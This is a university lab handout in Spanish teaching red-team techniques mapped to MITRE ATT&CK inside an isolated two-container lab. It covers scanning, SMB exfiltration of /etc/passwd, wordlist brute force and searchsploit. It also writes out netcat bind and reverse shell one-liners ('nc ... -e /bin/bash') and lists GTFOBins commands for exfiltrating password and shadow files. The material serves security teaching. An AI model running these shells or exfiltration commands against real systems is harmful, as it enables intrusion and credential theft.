



Fuente: Bing Chat AI

LABORATORIO 11. TÉCNICAS DE RED TEAM A TRAVÉS DEL MITRE ATT&CK (PARTE 1)

DEPARTAMENTO DE INFORMÁTICA. UNIVERSIDAD DE OVIEDO

Seguridad de Sistemas Informáticos | 2023 – 2024 (v4.0 “S-81 Isaac Peral”)



Contenido


 Infraestructura de este Laboratorio	2
 Bloque 1: MITRE ATT&CK fase 3. TA0001 Initial Access.....	3
 Ejercicio L11B1_NMAPMSF: NMap y Metasploit Framework (MSF).....	3
 Ejercicio L11B1_DIRB: Enumerar posibles archivos ocultos con información interesante (T1190. Exploit Public-Facing Application).....	4
 Ejercicio L11B1_SMB: Exfiltración a través de directorios compartidos por SMB (T1190. Exploit Public-Facing Application).....	5
 Ejercicio L11B1_CEWL: Diccionarios de contraseñas de palabras comunes contra objetivos concretos (1078. Valid Accounts)	6
 Ejercicio L11B1_NMAPBRUTE: Fuerza bruta en línea con Nmap (1078. Valid Accounts).....	7
 Bloque 2: MITRE ATT&CK fase 4. TA0002 Execution.....	8
 Ejercicio L11B2_NETCAT: Netcat como herramienta de escucha (TA1059. Command and Scripting Interpreter).....	8
 Ejercicio L11B2_BINDSHELL: Bind shell con netcat (TA1059. Command and Scripting Interpreter)	8
 Ejercicio L11B2_REVERSESHELL: Reverse shell con netcat (TA1059. Command and Scripting Interpreter).....	10
 Ejercicio L11B2_REVERSESHELLNONC: Reverse shell sin netcat (TA1059. Command and Scripting Interpreter).....	10
 Ejercicio L11B2_SEARCHPLOIT: Searchploit (T1203. Exploitation for Client Execution)	11
 Bloque 3: MITRE ATT&CK fase 9-10: TA0009. Collection / TA0010. Exfiltration.....	13
 Ejercicio L11B3_GTFEBINS: GTFEBins para exfiltración de datos	13
 Insignias y autoevaluación	15



Infraestructura de este Laboratorio

Este laboratorio tiene los siguientes contenedores:

- Un Kali "atacante", que es el que tiene las herramientas instaladas para explotar al otro.
- Un Kali "vulnerable", que contiene varios servicios configurados incorrectamente o que utilizan contraseñas débiles. También contiene una página web vulnerable accesible a través de <http://192.168.11.3/eii/> (por favor incluye el último `/`)
- Ambos tienen acceso a Internet y se comunican por una red privada y las IP estáticas que se muestran en el diagrama.





Bloque 1: MITRE ATT&CK fase 3. TA0001

Initial Access

Ejercicio L11B1_NMAPMSF: NMap y Metasploit Framework (MSF)

Descripción de la actividad / Aplicación práctica

Necesitas integrar los resultados de un escaneo de **nmap** con *Metasploit*

Resultados Esperados

Esta tarea finalizará cuando puedas cargar los resultados XML de un análisis **nmap** que hubieras hecho anteriormente e inspeccionarlos con MSF

Otra información necesaria para su realización

NMap también está totalmente integrado dentro del *Metasploit Framework (MSF)*. Se puede utilizar para escanear objetivos y sus resultados se mantendrán dentro de una sesión de MSF, por lo que los hosts descubiertos se pueden usar para investigar más o explotar ataques. Esto enlaza con futuros laboratorios donde se utilizarán las características de MSF para ejecutar técnicas de explotación, pero por ahora solo usaremos MSF como una herramienta de análisis de escaneos de **nmap**.

La integración de ambos productos se gestiona mediante una serie de comandos que **msf** implementa y que describiremos ahora. Además, **es posible cargar el resultado de cualquier escaneo** que se haya hecho con **nmap** siempre que lo hayamos guardado en formato **.xml**, como se indicó anteriormente en este laboratorio. Para ello:

- Vete al directorio con los resultados del análisis en formato **.xml** que guardaste anteriormente
- Ejecuta *Metasploit Framework* ejecutando estos tres comandos (ignorar advertencias)
 - Inicia la base de datos de MSF: **service postgresql start**
 - Inicia MSF: **msfdb init**
 - Arranca la consola de MSF: **msfconsole -q**

Ahora puedes utilizar los siguientes comandos

- **db_import:** Importa una salida de un análisis **nmap** ya hecho en formato XML, actualizando los hosts conocidos en una sesión de MSF.
- **db_nmap:** es el propio **nmap** (podemos usarlo con todos los *scripts*, parámetros y características que hemos visto). Si se utiliza así, los resultados de su análisis actualizan cualquier resultado de análisis anterior que tengamos (incluso cargado a través de un archivo XML), por lo que se almacenará la nueva información descubierta sobre hosts, IPs, puertos, versiones, etc.
- **hosts:** mostrará los *hosts* identificados (máquinas).
- **hosts -c address,purpose** (u otros nombres de columna): Los *hosts* identificados se muestran con una serie de columnas de datos. Este comando solo muestra aquellas que pueden sernos interesantes en un momento dado.

- `hosts -u`: Mostrará sólo hosts "vivos" en el último análisis realizado.
- `services`: Mostrará todos los servicios identificados en todos los hosts escaneados.
- `services -p 80`: Idéntico a los anteriores, pero sólo para los puertos indicados.
- `services -p tcp`: Ídem, pero para los protocolos indicados.

Por otro lado, si necesitas utilizar `nmap` desde tus propios programas, una de las formas más fáciles es utilizar *Python*, ya que tiene un módulo `nmap` que te da acceso a las opciones que vimos en este laboratorio desde los programas que hagas.

🔗 Ejercicio L11B1_DIRB: Enumerar posibles archivos ocultos con información interesante (T1190. Exploit Public-Facing Application)

🔍 Descripción de la actividad / Aplicación práctica

Necesitas descubrir si una web tiene ficheros interesantes accesibles en su servidor web, aunque no estén enlazados en la página

🔍 Resultados Esperados

Esta actividad finalizará cuando puedas lanzar `dirb` contra la página web de la EII en el contenedor vulnerable y puedas usar sus resultados para obtener información interesante.

📄 Otra información necesaria para su realización

Utiliza la herramienta `dirb` instalada en el contenedor de ataque y este *cheatsheet* para localizar archivos potenciales que no están enlazados en la web, pero que pueden contener información "jugosa".
¿Encontraste alguno?

dirb 2.22 Cheatsheet (ingenieriainformatica.uniovi.es)
HTTP directory and content discovery tool
https://tools.kali.org/web-applications/dirb
GENERAL USAGE
<code>./dirb <url_base> [<wordlist_file(s)>] [options]</code>
NOTES
<code><url_base></code> : Base URL to scan. (Use <code>-resume</code> for session resuming)
<code><wordlist_file(s)></code> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)
HOTKEYS
<code>'n'</code> -> Go to next directory.
<code>'q'</code> -> Stop scan. (Saving state for resume)
<code>'r'</code> -> Remaining scan stats.
OPTIONS
<code>-a <agent_string></code> : Specify your custom USER_AGENT.
<code>-c <cookie_string></code> : Set a cookie for the HTTP request.
<code>-f</code> : Fine tuning of NOT_FOUND (404) detection.
<code>-H <header_string></code> : Add a custom header to the HTTP request.
<code>-i</code> : Use case-insensitive search.
<code>-l</code> : Print "Location" header when found.
<code>-N <nf_code></code> : Ignore responses with this HTTP code.
<code>-o <output_file></code> : Save output to disk.
<code>-p <proxy[:port]></code> : Use this proxy. (Default port is 1080)
<code>-P <proxy_username:proxy_password></code> : Proxy Authentication.
<code>-r</code> : Don't search recursively.
<code>-R</code> : Interactive recursion. (Asks for each directory)
<code>-S</code> : Silent Mode. Don't show tested words. (For dumb terminals)
<code>-t</code> : Don't force an ending '/' on URLs.
<code>-u <username:password></code> : HTTP Authentication.
<code>-v</code> : Show also NOT_FOUND pages.
<code>-w</code> : Don't stop on WARNING messages.
<code>-X <extensions> / -x <exts_file></code> : Append each word with this extensions.
<code>-z <milisecs></code> : Add a miliseconds delay to not cause excessive Flood.
EXAMPLES
<code>./dirb http://url/directory/ (Simple Test)</code>
<code>./dirb http://url/ -X .html (Test files with '.html' extension)</code>
<code>./dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)</code>
<code>./dirb https://secure_url/ (Simple Test with SSL)</code>

🔗 Ejercicio L11B1_SMB: Exfiltración a través de directorios compartidos por SMB (T1190. Exploit Public-Facing Application)

📖 Descripción de la actividad / Aplicación práctica

Necesitas saber si un servidor expone ficheros interesantes a través de su funcionalidad de ficheros compartidos

📊 Resultados Esperados

Esta actividad finalizará cuando seas capaz de exfiltrar el archivo `/etc/passwd` a través de un recurso compartido SMB, utilizando adecuadamente una de las herramientas mencionadas y sabiendo cómo acceder a sus contenidos.

📖 Otra información necesaria para su realización

El tema 5 de teoría mostró cómo recursos compartidos SMB pueden exponer archivos en sistemas remotos. **SMB es un protocolo para compartir carpetas, archivos e impresoras que funciona tanto en sistemas Linux como Windows.** Si se configura incorrectamente, se puede utilizar para obtener datos confidenciales de un sistema remoto simplemente haciendo una conexión para explorar los archivos expuestos de forma remota a través del protocolo SMB. Esta actividad consiste en utilizar una de las dos herramientas que vimos en los temas de teoría (`SMBMap` o `smbclient`, ambas instaladas en el contenedor "de ataque") para obtener el archivo `/etc/passwd` de un sistema remoto. Para ello, puedes utilizar estos recursos.

- **SMBMap:** <https://github.com/ShawnDEvans/smbmap> (GitHub oficial, lista de opciones), <https://www.nopsec.com/smbmap-wield-it-like-the-creator/> (Tutorial)
- **Smbclient:** <https://www.cybrary.it/0p3n/easily-exploit-poorly-configured-smb>

Te recomendamos que utilices las opciones adecuadas para enumerar si hay carpetas SMB compartidas y, una vez que las encuentres, uses también las opciones adecuadas para descargar archivos confidenciales de ellas, como el archivo que buscamos. Además, ten en cuenta que el acceso a recursos compartidos mal configurado puede no requerir tener un usuario y/o la contraseña válidos en el sistema remoto.

Ejercicio L11B1_CEWL: Diccionarios de contraseñas de palabras comunes contra objetivos concretos (1078. Valid Accounts)

Descripción de la actividad / Aplicación práctica

Necesitas saber si los usuarios que hay en un fichero de *passwords* usan contraseñas que son palabras que se encuentran en una web, y por tanto son cuentas fáciles de romper.

Resultados Esperados

Esta actividad finalizará cuando puedas generar una lista de palabras de una longitud mínima predefinida desde un sitio web.

Otra información necesaria para su realización

En el laboratorio 3 vimos técnicas de descifrado de contraseñas por fuerza bruta contra archivos de contraseñas. Esta técnica tiene un enfoque similar, pero esta vez atacaremos **servicios remotos**. Sin embargo, en lugar de usar listas de palabras generadas aleatoriamente, **vamos a generar una lista de palabras personalizada** a partir del contenido de la página web de una víctima. Recuerda que puedes acceder a esta página web "víctima" en el contenedor *Kali* vulnerable así: <http://172.116.0.3/eii/> (por favor incluye el último ). Usa este *cheatsheet* para generar una lista de palabras con las palabras de más de 5 caracteres contenidas en esa página web. Ten en cuenta que las herramientas que utilizan estas listas de palabras solo necesitan las palabras, no los contadores asociados a cada una de ellas, así que asegúrate de que no aparezcan en los resultados. **Tutorial:** <https://esgeeks.com/como-utilizar-cewl/>

CeWL 5.4.8 Cheatsheet (ingenieriainformatica.uniovi.es) Custom wordlist generation tool https://digi.ninja/projects/cewl.php		<pre>operario@kali:~\$ cewl -c -m 5 www.di.uniovi.es -w di.txt</pre>
GENERAL USAGE <pre>cewl [OPTIONS] ... <url></pre>		CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) Departamento, 417 Oviedo, 360 Informática, 356 Universidad, 307 uniovi, 206 García, 174 Ingeniería, 148 González, 130 Personal, 120 Gijón, 99 Dirección, 97 María, 96 Alonso, 96 conocimiento, 94
NOTES <url> is the site to spider looking for words.		
OPTIONS		
--a, --meta: include meta data. --allowed: A regex pattern that path must match to be followed --c, --count: Show the count for each word found. --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss) --d <x>, --depth <x>: Depth to spider to, default 2. --debug: Extra debug information. --e, --email: Include email addresses. --email_file <file>: Output file for email addresses. --exclude: A file containing A list of paths to exclude --h, --help: Show help. --k, --keep: Keep the downloaded file. --lowercase: lowercase all parsed words --m, --min_word_length: Minimum word length, default 3. --meta_file file: Output file for meta data. --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp. --n, --no-words: Don't output the wordlist. --o, --offsite: Let the spider visit other sites.		--u, --ua <agent>: User agent to send. --v, --verbose: Verbose. --w, --write: Write the output to the file. --with-numbers: Accept words with numbers in as well as just letters
		AUTHENTICATION --auth_pass: Authentication password. --auth_type: Digest or basic. --auth_user: Authentication username.
		PROXY SUPPORT --proxy_host: Proxy host. --proxy_password: Password for proxy, if required. --proxy_port: Proxy port, default 8080. --proxy_username: Username for proxy, if required.
		HEADERS --header, -H: In format name:value - can pass multiple.
		EXAMPLES <pre>cewl -c -m 5 www.uniovi.es</pre> <pre>cewl -e www.uniovi.es</pre>

🔗 Ejercicio L11B1_NMAPBRUTE: Fuerza bruta en línea con Nmap (1078. Valid Accounts)

📖 Descripción de la actividad / Aplicación práctica

Necesitas saber si los usuarios de un servicio remote usan una clave de una lista de palabras que tienes, y por tanto algunas cuentas de usuario son fáciles de romper

📋 Resultados Esperados

Esta actividad finalizará cuando puedas obtener una combinación válida de usuario / contraseña de un sistema remoto utilizando técnicas de fuerza bruta y una lista de palabras personalizada.

📄 Otra información necesaria para su realización

Con la lista de palabras generada anteriormente, usa **nmap** y su **NSE Script Engine** para encontrar scripts adecuados para atacar a través por fuerza bruta a servicios activos en la máquina vulnerable que aceptan usuarios / contraseñas. Para facilitar el trabajo, sigue estos pasos:

- Examina el contenedor vulnerable para encontrar servicios, como se hizo en laboratorios anteriores.
- Localiza *los scripts NSE* adecuados que utilicen técnicas de fuerza bruta contra ellos (vete al directorio `/usr/share/nmap/scripts`).
- Usa el hecho de que sabemos que un usuario válido en el sistema remoto es **remotessuser**
- Examina la documentación del *script* para iniciar el ataque con la lista de palabras generada contra los servicios.
- Obtén la contraseña y comprueba que puedes acceder al servicio.



Bloque 2: MITRE ATT&CK fase 4. TA0002

Execution

Ejercicio L11B2_NETCAT: *Netcat* como herramienta de escucha (TA1059. *Command and Scripting Interpreter*)

Descripción de la actividad / Aplicación práctica

Necesitas entender cómo funciona `netcat`

Resultados Esperados

Esta actividad finalizará cuando puedas poner un proceso `nc` a escuchar en cualquier puerto del contenedor de ataque y puedas contactar con él desde el contenedor vulnerable a través de `telnet` (u otra herramienta que prefieras).

Otra información necesaria para su realización

Para seguir este laboratorio es necesario familiarizarse con la herramienta multipropósito *Netcat* (`nc`). Para ello, lo primero que debes hacer es poner esta herramienta en modo de escucha en el puerto que quieras (`nc -lvp <port>`) y enviarle peticiones (puedes enviar peticiones a cualquier puerto simplemente realizando un `telnet` a cualquier combinación `<ip> <port>`).

Ejercicio L11B2_BINDSHELL: *Bind shell* con *netcat* (TA1059. *Command and Scripting Interpreter*)

Descripción de la actividad / Aplicación práctica

Necesitas crear un *bind shell* en un sistema remoto y ejecutar comandos en él

Resultados Esperados

Esta actividad finalizará cuando puedas obtener un *bind shell* en una máquina remota y probarlo para ver qué se puede hacer con él. Prueba esto iniciando el *shell* como un usuario normal y más tarde como usuario `root` (`sudo su`) para ver las diferencias sobre lo que se puede exfiltrar y hacer (por ejemplo, intenta exfiltrar el archivo `/etc/shadow`).


Otra información necesaria para su realización

Este ejercicio consiste en configurar un *bind shell* desde la máquina de ataque a la vulnerable y experimentar qué se puede hacer con él siguiendo este *cheatsheet*:

Netcat 1.10-46 Cheatsheet (ingenieraiinformatica.uniovi.es)					
Multipurpose ("Swiss army knife") TCP/IP tool					
https://nc110.sourceforge.io/		redondo@miw:~\$ nc -lvp 8000 Listening on [0.0.0.0] (family 0, port 8000) Connection from 192.168.20.1 37170 received! ls cewl.txt Desktop dirsearch Documents			
GENERAL USAGE					
Connect to somewhere: nc [-options] hostname port[s] [ports] ...					
Listen for inbound connections: nc -l -p port [-options] [hostname] [port]					
NOTES					
Port numbers can be individual or ranges: lo-hi [inclusive];		operario@kali:~\$ nc 192.168.20.10 8000 -e /bin/bash			
Hyphens in port names must be backslash escaped (e.g. 'ftp\data').		[]			
OPTIONS					
-b: allow broadcasts		-r: randomize local and remote ports			
-c shell commands: as '-e'; use /bin/sh to exec [dangerous!!]		-s addr: local source address			
-C: Send CRLF as line-ending		-T tos: set Type Of Service			
-e filename: program to exec after connect [dangerous!!]		-T: answer TELNET negotiation			
-g gateway: source-routing hop point[s], up to 8		-u: UDP mode			
-g num: source-routing pointer: 4, 8, 12, ...		-v: verbose [use -vv to be more verbose]:			
-h: Shows help		-w secs: timeout for connects and final net reads			
-i secs: delay interval for lines sent, ports scanned		-z: zero-I/O mode [used for scanning]			
-k: set keepalive option on socket		EXAMPLES			
-l: listen mode, for inbound connects		nc 192.168.20.10 8000			
-n: numeric-only IP addresses, no DNS		nc -lvp 8000 -e /bin/sh			
-o file: hex dump of traffic		nc -lvp 8000			
-p port: local port number		nc -lvp 8000 > received_content.txt			
-q secs: quit after EOF on stdin and delay of secs		nc 192.168.100.107 8080 < content to send.txt			

Y este diagrama de los temas de teoría. **NOTA:** Hay dos versiones de la herramienta NetCat. **nc** carece de soporte para la opción **-e** por razones de seguridad (🙄), pero hay una segunda versión **ncat** (instalada en el contenedor vulnerable) que funciona igual y tiene esta opción habilitada. Utiliza esta información para finalizar este ejercicio. ¿Qué pasa si, una vez que tienes el bind shell ejecutas dentro de él **python3 -c "import pty;pty.spawn('/bin/bash')"**?

Netcat Bind shell



🔗 Ejercicio L11B2_REVERSESHELL: Reverse shell con netcat (TA1059. Command and Scripting Interpreter)

👤 Descripción de la actividad / Aplicación práctica


Necesitas crear un *reverse shell* en un sistema remoto y ejecutar comandos en él

🏆 Resultados Esperados

Esta actividad finalizará cuando puedas obtener un *shell* inverso en una máquina remota y probarlo para ver qué se puede hacer con él.

📖 Otra información necesaria para su realización

El objetivo de esta actividad es el mismo que el anterior, pero en este caso **utilizando un reverse shell**. Usa el mismo *cheatsheet* y el siguiente diagrama de los temas de teoría.



🔗 Ejercicio L11B2_REVERSESHELLNONC: Reverse shell sin netcat (TA1059. Command and Scripting Interpreter)

👤 Descripción de la actividad / Aplicación práctica

Puedes crear un *reverse shell* en un sistema remoto y ejecutar comandos en el mismo aunque **netcat** no esté disponible en ese sistema remoto

🏆 Resultados Esperados

Esta actividad finalizará cuando puedas obtener un *reverse shell* en una máquina remota y probarlo para ver qué puedes hacer con él, pero usando **php** y **python3** (sin usar **ncat** en el contenedor vulnerable).

📖 Otra información necesaria para su realización

El objetivo de esta actividad es abrir *reverse shells* desde el contenedor vulnerable al de ataque utilizando PHP y Python 3 (instalados en el vulnerable) siguiendo las indicaciones dadas en los temas de teoría.

José Manuel Redondo López. Seguridad de Sistemas Informáticos. Proyecto "S-81 'Isaac Peral'"

Ejercicio L11B2_SEARCHPLOIT: Searchploit (T1203. Exploitation for Client Execution)

Descripción de la actividad / Aplicación práctica

Necesitas localizar exploits disponibles de una vulnerabilidad conocida gracias a **searchsploit**

Resultados Esperados

Esta actividad finalizará cuando puedas obtener e inspeccionar *exploits* para los servicios localizados, incluso si no corresponden a las versiones que encuentres, tanto en la herramienta en línea de comandos como web. También debes ser consciente de lo que debes hacer para lanzar los *exploits* localizados, aunque no vayamos a ejecutarlos.

Otra información necesaria para su realización

El contenedor de "ataque" de la máquina virtual tiene la herramienta **searchsploit** instalada. Esta actividad solo consiste en familiarizarse con sus capacidades y **buscar exploits públicos conocidos** de los servicios (y su versión) que localices en el contenedor vulnerable, usando las opciones que aparecen en este *cheatsheet*. **Tutorial:** <https://www.exploit-db.com/searchsploit>

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)	
Public exploit offline browsing tool	
https://www.exploit-db.com/searchsploit	
GENERAL USAGE	
searchsploit [options] term1 [term2] ... [termN]	
NOTES	
For more examples, see the manual: https://www.exploit-db.com/searchsploit	
You can use any number of search terms	
By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges	
Use '-c' if you wish to reduce results by case-sensitive searching	
And/Or '-e' if you wish to filter results by using an exact match	
And/Or '-s' if you wish to look for an exact version match	
Use '-t' to exclude the file's path to filter the search results	
Remove false positives (especially when searching using numbers - i.e. versions)	
When using '--nmap', adding '-v' (verbose), it will search for even more combinations	
When updating or displaying help, search terms will be ignored	
OPTIONS	
SEARCH TERMS	
-c, --case [Term]: Perform a case-sensitive search (Default is inSensITive)	
-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detected "WordPress Core 4.1")	
-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")	
-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)	
--exclude="term": Remove values from results. By using " " to separate, you can chain multiple values. e.g. --exclude="term1 term2 term3"	
OUTPUT	
-j, --json [Term]: Show result in JSON format	
-o, --overflow [Term]: Exploit titles are allowed to overflow their columns	
-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)	
-v, --verbose: Display more information in output	
-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path	
--colour: Disable colour highlighting in search results	
--id: Display the EDB-ID value rather than local path	
NON-SEARCHING	
-h, --help: Show this help screen	
-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory	
-u, --update: Check for and install any exploithub package updates (brew, deb & git)	
-x, --examine [EDB-ID]: Examine (aka opens) the exploit using \$PAGER	
AUTOMATION	
--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml	
EXAMPLES	
searchsploit afd windows local	
searchsploit -t oracle windows	
searchsploit -p 39446	
searchsploit Linux kernel 3.2 --exclude="(PoC)/dos/"	
searchsploit -s Apache Struts 2.0.0	
searchsploit Linux reverse password	
searchsploit -j 55555 json_pp	

Para hacerlo tienes que:

- Identificar los servicios y sus versiones en el equipo remoto.
- Buscar si hay algún servicio y versión vulnerables.
- Buscar el EDB-ID del *exploit* en tú sistema local (el nombre/número de *exploit*).
- Localizar dónde está el código de *exploit* correspondiente.
- Inspeccionar el código y pensar qué debes hacer para arrancarlo.
- Buscar el *exploit* equivalente en <https://www.exploit-db.com> (la versión web de esta herramienta) y ver la información que proporciona.

Bloque 3: MITRE ATT&CK fase 9-10: *TA0009. Collection / TA0010. Exfiltration*

Ejercicio L11B3_GTFOBINS: *GTFOBins* para exfiltración de datos

Descripción de la actividad / Aplicación práctica

Necesitas extraer información de un sistema remoto usando la técnica de los *GTFOBin*

Resultados Esperados

Esta actividad finalizará cuando puedas exfiltrar el archivo `/etc/passwd` utilizando los comandos que se listan, entendiendo las diferencias entre ellos.

Otra información necesaria para su realización

GTFOBins es un tipo de técnica maliciosa de ataque que utiliza **binarios legítimos de sistema operativo** para hacer cosas diferentes a las que se supone que deben hacer. Esto se puede usar para una variedad de propósitos, pero en este caso, lo usaremos para exfiltrar archivos. Esta actividad requiere que realices lo siguiente:

- Vete a la parte correspondiente del tema 7 de teoría (*TA0009. Collection/ TA0010. Exfiltration*).
- Usa los comandos de estas diapositivas para exfiltrar el archivo `/etc/passwd` del contenedor vulnerable al contenedor de ataque. Hazte **root** en la máquina vulnerable para hacer estas pruebas (`sudo su`).
- Ten cuidado con el puerto que utilizas para poner **nc** a escuchar, ya que distintas herramientas pueden usar distintos puertos (mira cuáles en las transparencias de teoría).
- Algunos de los comandos pueden mostrar errores, pero puedes ignorarlos si los datos se filtran de todos modos.

Comandos para probar como fuentes de exfiltración:

- `wget`
- `whois`
- `bash`
- `openssl` (cuidado con este comando, el atacante debe realizar dos operaciones para exfiltrar datos correctamente)
- `nc`
- `curl`
- `finger`
- `php`





Insignias y autoevaluación

NOTA: Tienes una versión de esta tabla de insignias en formato editable disponible en el *Campus Virtual*. Puedes usar este archivo para crear un documento en el formato que desees y tomar notas extendidas de tus actividades para crear un log de lo que has hecho. Recuerda que el material que elabores se puede llevar a los exámenes de laboratorio.

Nivel de Insignia	Desbloqueado cuando	¿Desbloqueado?
	Puedes habilitar un <i>listener</i> netcat en cualquier puerto	
	Comprendes lo que hace el <i>listener</i> netcat cuando otra máquina se conecta a él	
	Puedes responder a esta pregunta: <i>En las técnicas de exfiltración de datos que revisamos usando GTF0Bins, ¿cuál es la diferencia cuando usamos la última (PHP)?</i>	
	Puedes responder a esta pregunta: <i>¿El bind o el reverse shell te pidieron usuarios o contraseñas antes de dejarte introducir comandos?</i>	
	Puedes localizar <i>exploits</i> públicos para servicios y sus versiones	
	Comprendes las similitudes, diferencias, ventajas y desventajas entre searchsploit y www.exploit-db.com	
	Sabes cómo enumerar recursos compartidos SMB remotos	
	Entiendes por qué ser root todo el tiempo es una mala idea en cuanto a seguridad	
	Puedes responder a esta pregunta: <i>¿Cuál es el propósito de tener todas estas posibilidades para exfiltrar archivos con la técnica GTF0Bins?</i>	
	Puedes responder a esta pregunta: <i>¿Cuál te imaginas que es el uso más directo de tener un archivo /etc/passwd exfiltrado de una máquina?</i>	
	Puedes responder a esta pregunta: <i>¿Qué herramienta de seguridad puede prevenir varias de las técnicas de exfiltración que vimos?</i>	
	Puedes responder a esta pregunta: <i>¿Por qué usar términos de una página web del objetivo para hacer una lista de palabras podría ser un mejor enfoque que una estrategia de fuerza bruta pura?</i>	
	Puedes responder a estas preguntas: <i>¿Qué sucede si obtienes un usuario y una contraseña válidos para un servicio FTP? ¿Puedes iniciar sesión con esta combinación de usuario y contraseña?</i>	
	Puedes responder a esta pregunta: <i>¿Qué puedes hacer para evitar por completo que se usen bind shells contra una máquina?</i>	
	Comprendes la importancia de ocultar los tipos y versiones de los servicios. Puede responder a esta pregunta: <i>¿Está el código de un exploit completamente disponible y legible con searchsploit?</i>	
	Comprendes lo peligroso que puede ser dejar accesible una carpeta compartida desprotegida. Puedes responder a esta pregunta: <i>en caso de que encuentres una carpeta compartida protegida, ¿cómo podrías obtener una combinación válida de usuario / contraseña?</i>	

	Comprendes la peligrosidad de la exfiltración de datos y por qué tener los permisos adecuados en los archivos es clave. Puede responder a esta pregunta: <i>¿Qué archivos exfiltrarías para comprometer una máquina / sitio web / programa si pudieras?</i>	
	Comprendes por qué se utilizan los <i>GTFOBins</i> en lugar de <i>malware</i> de exfiltración de datos construido exprofeso. Puedes responder a esta pregunta: <i>¿Qué tipo de ejecutable crees que será más "sigiloso" para pasar desapercibido ante una herramienta de vigilancia?</i>	
	Puedes responder a esta pregunta: <i>¿Qué herramienta utilizamos que puede prevenir ataques remotos de fuerza bruta como los que practica en este laboratorio?</i>	
	Puedes responder a esta pregunta: <i>¿Qué técnica podría detener por completo el ataque de fuerza bruta de contraseñas contra SSH?</i>	
